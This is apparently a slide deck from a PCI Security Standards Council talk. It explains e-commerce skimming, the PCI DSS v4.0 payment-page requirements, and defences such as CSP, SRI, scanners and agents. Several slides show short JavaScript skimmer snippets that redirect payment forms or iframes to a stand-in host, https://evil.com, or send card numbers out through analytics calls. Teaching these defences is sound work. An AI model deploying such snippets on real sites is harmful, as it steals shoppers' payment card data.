PCI Security Standards Council®

jscrambler

Securing Different Types of Payment Pages from E-commerce Skimming Attacks

Pedro Fortuna

Pedro Fortuna

Jscrambler CTO & Co-Founder

BoA @ PCI SSC

20+ years working in Security

13+ years defending websites from integrity attacks

Several patents in AppSec


Some of my talks

OWASP AppSec Israel 2023
BSides San Francisco 2018, 2022, 2023
OWASP AppSec USA 2017, 2021
OWASP 20th Anniversary Conf 2021
OWASP Global AppSec Tel Aviv 2019
BSides Washington 2018
DEFCON PHV 2018
BSides Austin 2018
OWASP AppSec EU 2018
SecAppDev 2018, Leuven 2018
BSides Lisbon 2017, 2018, 2021, 2022, 2023
OWASP AppSec California 2017

Agenda

- What is E-skimming
- All payment pages aren’t built the same way
- Different types of E-Skimming attack scenarios
- Demo
- Key takeaways

What is E-Skimming?



Attacker

Compromises a third-party component

Performs a supply chain attack via the compromised third-party JavaScript

Compromises target website via vulnerabilities or misconfigurations

Website is compromised

Web Skimmer steals payment information on the checkout

Payment Information is sent to attacker

Why should we care?

It’s just one credit card…

“I only care about securing the database”

PCI DSS v4.0 new eSkimming requirements

Requirement 6.4.3

All scripts executing on the payment page are authorized and justified, and their integrity is ensured

Requirement 11.6.1


A change and tamper-detection mechanism is deployed to alert on unauthorized changes

Scope: the payment page


What is the Payment Page?

“A web-based user interface containing one or more form elements intended to capture account data.”


Glossary in Appendix G of PCI DSS v4.



A single document or instance



A document or component displayed in an inline frame within a non-payment page




Multiple documents or components each containing one or more form elements contained in multiples inline frames within a non-payment page

□ Payment Page


■ Not a payment page

Parent pages can affect the security of the payment page

That’s why for SAQ-A



***Note:** For SAQ A, Requirement 6.4.3 applies to a merchant’s website(s) that includes a TPSP’s/payment processor’s embedded payment page/form (for example, an inline frame or iFrame).*



***Note:** For SAQ A, Requirement 11.6.1 applies to a merchant’s website that includes a TPSP’s/payment processor’s embedded payment page/form (for example, an inline frame or iFrame).*

Is the parent page becoming lighter?


Requirement 6.4.3


All scripts executing on the payment page are authorized and justified, and their integrity is ensured

And the parent page!

Answer: **quite the opposite!**

Attacks against different types of payment pages





Skimming (Formjacking)

Form overlay

Fake forms

iFrame overlay

iFrame hijacking


Form overlay

Fake forms

Scenario 1

Skimming attack

Skimming attack



The payment page

compromised.js

```
…
var f = document.querySelector(“form_payment”);
f.addEventListener(“submit”, exfiltration);

function exfiltration() {
    var fields = document.querySelectorAll(“input, select, …”);

   /* ….  Iterate every field and exfiltrate it e.g. XHR */

}
```

Skimming attack Mitigation

CSP & SRI

SRI can in theory prevent a modified script to run, but unpracticable due to third parties being updated all the time

Scanner

It can potentially detect the skimmer.

Some attackers use bot detection techniques.

Agent

Detect and block

* Vendor needs to be monitoring event hijacking and/or access to forms

Scenario 2

Form Overlay

Form Overlay

Full Name
Card Number
MM/YY
CVC
Pay Now

The payment page

compromised.js

```
const legit = document.getElementById(“legit-form”);
const coordinates = legit.getBoundingClientRect();
const overlay = document.createElement(‘form');
document.body.appendChild(overlay);
overlay.style.setProperty('position', 'absolute’);
overlay.setAttribute(“action”, “https://evil.com”);
overlay.style.setProperty('z-index', '30');
overlay.style.setProperty('width', `${coordinates.width}px`);
overlay.style.setProperty('height', `${coordinates.height}px`);
overlay.style.setProperty(top', `${coordinates.height}px`);
overlay.style.setProperty(‘left', `${coordinates.height}px`);
overlay.style.setProperty(‘right', `${coordinates.height}px`);
overlay.style.setProperty(‘bottom', `${coordinates.height}px`);
```

Form Overlay Mitigation

CSP & SRI

SRI can in theory prevent a modified script to run, but unpracticable due to third parties being updated all the time

Scanner

It can potentially detect the malicious code.

Some attackers use bot detection techniques.

Agent

Detect and block

* Vendor needs to be monitoring form related behaviors including access to forms

Scenario 3

Fake Form

Fake Form

Full Name
Card Number
MM/YY
CVC
Pay Now

A page before the payment page

compromised.js

```
var fake_form = document.createElement(“fake-form”);
fake_form.setAttribute(“action”, “https://evil.com”);

var field1 = document.createElement(“input”);
field1.setAttribute(“name”, “credit-card”);
/* …  add a bunch of fake form fields … */

document.querySelector(“body”).appendChild(fake_form);
```

Fake Form Mitigation

CSP & SRI

SRI can in theory prevent a modified script to run, but unpracticable due to third parties being updated all the time

Scanner

It can potentially detect the fake form and/or the malicious code.

Some attackers use bot detection techniques.

Agent

Detect and block

* Vendor needs to be monitoring form related behaviors including access to forms

Scenario 4

iFrame Hijacking

iFrame Hijacking

The “Parent” page

psp.js

```
…
var i = document.createElement(“iframe”);
i.setAttribute(“src”, “https://secure.psp.com”);
document.querySelector("body").appendChild(i);
…
```

iFrame Hijacking

Full Name
Card Number
MM/YY
CVC
Pay Now

The “Parent” page

psp.js

```
…
var i = document.createElement(“iframe”);
i.setAttribute(“src”, “https://secure.psp.com”);
document.querySelector("body").appendChild(i);
…
```

compromised.js

```
var original = HTMLIFrameElement.prototype.setAttribute;
HTMLIFrameElement.prototype.setAttribute = function(attr)
{
   if (attr === "src") original.apply(this, ["src", “https://evil.com”]);
   else original.apply(this, arguments);
}
```

iFrame Hijacking Mitigation

CSP & SRI

frame-src & **child-src** directives will prevent the browser to load an iframe from an unauthorized domain

Scanner

The best it can do is potentially detect the situation, but not block

Agent

Detect and block

* Vendor needs to be monitoring iframe related behaviors

Scenario 5

iFrame Overlay

iFrame Overlay

The “Parent” page

psp.js

```
…
var i = document.createElement(“iframe”);
i.setAttribute(“src”, “https://secure.psp.com”);
document.querySelector("body").appendChild(i);
…
```

iFrame Overlay

Full Name
Card Number
MM/YY
CVC
Pay Now

The “Parent” page

compromised.js

```
const legit = document.getElementById(“legit-iframe”);
const coordinates = legit.getBoundingClientRect();
const overlay = document.createElement('iframe');
document.body.appendChild(overlay);
overlay.style.setProperty('position', 'absolute’);
overlay.setAttribute(“src”, “https://evil.com”);
overlay.style.setProperty('z-index', '30');
overlay.style.setProperty('width', `${coordinates.width}px`);
overlay.style.setProperty('height', `${coordinates.height}px`);
overlay.style.setProperty(top', `${coordinates.height}px`);
overlay.style.setProperty(‘left', `${coordinates.height}px`);
overlay.style.setProperty(‘right', `${coordinates.height}px`);
overlay.style.setProperty(‘bottom', `${coordinates.height}px`);
```

iFrame Overlay Mitigation

CSP & SRI

frame-src & **child-src** directives will prevent the browser to load an iframe from an unauthorized domain

Scanner

The best it can do is potentially detect the situation, but not block

Agent

Detect and block

* Vendor needs to be monitoring iframe related behaviors

Scenario 6


Script Usurpation

Script Usurpation

Behavior: form access
Initiator: form-process.js ✓

form-process.js

```
function autocomplete() {
  var inputX = document.querySelector(“input”).value;
  if (inputX..startsWith(“...”))  …
  …
  window.setTimeout(autocomplete, 1000);
}
```



The Pay

Behavior: form access
Initiator: form-process.js ✓

compromised.js

```
window.autocomplete = function() {
  var creditCard = document.querySelector(“credit-card”).value;
  getAnalyticsIframe()._xxmga(“send”, “event”, eventID,
                        creditCard, getUUID());
}
```

Script Usurpation Mitigation

CSP & SRI

CSP will not block an allowListed domain such Google Analytics

Scanner or Agent

These approaches will not detect Script Usurpation

